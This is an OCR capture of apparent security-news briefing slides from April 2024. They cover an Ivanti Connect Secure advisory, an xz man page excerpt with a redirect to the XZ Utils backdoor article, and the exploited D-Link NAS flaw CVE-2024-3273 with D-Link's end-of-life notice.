


ADVISORY

April 8, 2024: Ivanti Connect Secure & Policy Secure: Heap Overflow, Null Pointer Dereference, Heap Overflow, and XML entity expansion / XXE

```
https://censys.com/cve-2024-21894/
```

Ivanti Activity Heatmap




STORM WATCH

CYBERSECURITY NEWS

CYBERSIDE CHAT

👻 🔥



```
XZ(1)                              XZ Utils                              XZ(1)

NAME
       xz, unxz, xzcat, lzma, unlzma, lzcat - Compress or decompress .xz and .lzma files

SYNOPSIS
       xz [option...] [file...]

COMMAND ALIASES
       unxz is equivalent to xz --decompress.
       xzcat is equivalent to xz --decompress --stdout.
       lzma is equivalent to xz --format=lzma.
       unlzma is equivalent to xz --format=lzma --decompress.
       lzcat is equivalent to xz --format=lzma --decompress --stdout.

       When writing scripts that need to decompress files, it is recommended to always use the name xz with
       appropriate arguments (xz -d or xz -dc) instead of the names unxz and xzcat.

DESCRIPTION
       xz is a general-purpose data compression tool with command line syntax similar to gzip(1) and bzip2(1).  The
       native file format is the .xz format, but the legacy .lzma format used by LZMA Utils and raw compressed
       streams with no container format headers are also supported.  In addition, decompression of the .lz format
       used by lzip is supported.

       xz compresses or decompresses each file according to the selected operation mode.  If no files are given or
       file is -, xz reads from standard input and writes the processed data to standard output.  xz will refuse
       (display an error and skip the file) to write compressed data to standard output if it is a terminal.
       Similarly, xz will refuse to read compressed data from standard input if it is a terminal.

       Unless --stdout is specified, files other than - are written to a new file whose name is derived from the
       source file name:

       •  When compressing, the suffix of the target file format (.xz or .lzma) is appended to the source filename
          to get the target filename.

:
```

DIA
clopedia
Search Wikipedia
Search
Add languages
Article
Talk
Read
Edit
View history
Tools

Andres Freund

From Wikipedia, the free encyclopedia

Redirect page

↳ XZ Utils backdoor

`https://en.wikipedia.org/w/index.php?title=Andres_Freund&redirect=no`

STORMWATCH

CYBERSECURITY NEWS

CYBER SPOTLIGHT

https://www.greynoise.io/blog/cve-2024-3273-d-link-nas-rce-exploited-in-the-wild

VULNERABILITIES LABS

CVE-2024-3273: D-Link NAS RCE Exploited in the Wild

Matthew Remacle | April 8, 2024


ShareCenter™+ 4-Bay Cloud Network Storage Enclosure

DNS-340L

Product Status (Revision A): End of Life

ShareCenter
POWER
USB
1 2 3 4

Create your own personal cloud with the DNS-340L ShareCenter+ 4-Bay Cloud Network Storage Enclosure - an easy-to-use solution for accessing, sharing and backing up your important data. Multiple RAID options allow you to keep all of your business or personal data safely stored and protected, and still have it at your fingertips with this sleek, high-performance network storage enclosure.



D-Link
Building Networks for People

Security **Announcement**

Announcement > SAP10383

DNS-320L / DNS-325 / DNS-327 / DNS-340L and All D-Link NAS Storage :: All Models and All Revison :: End of Service Life :: CVE-2024-3273 : Vulnerabilities Reported by VulDB/Netsecfish

Publication ID: SAP10383
Resolved Status: Yes
Published on: 4 April 2024 5:00 GMT
Last updated on: 8 April 2024 7:04 GMT

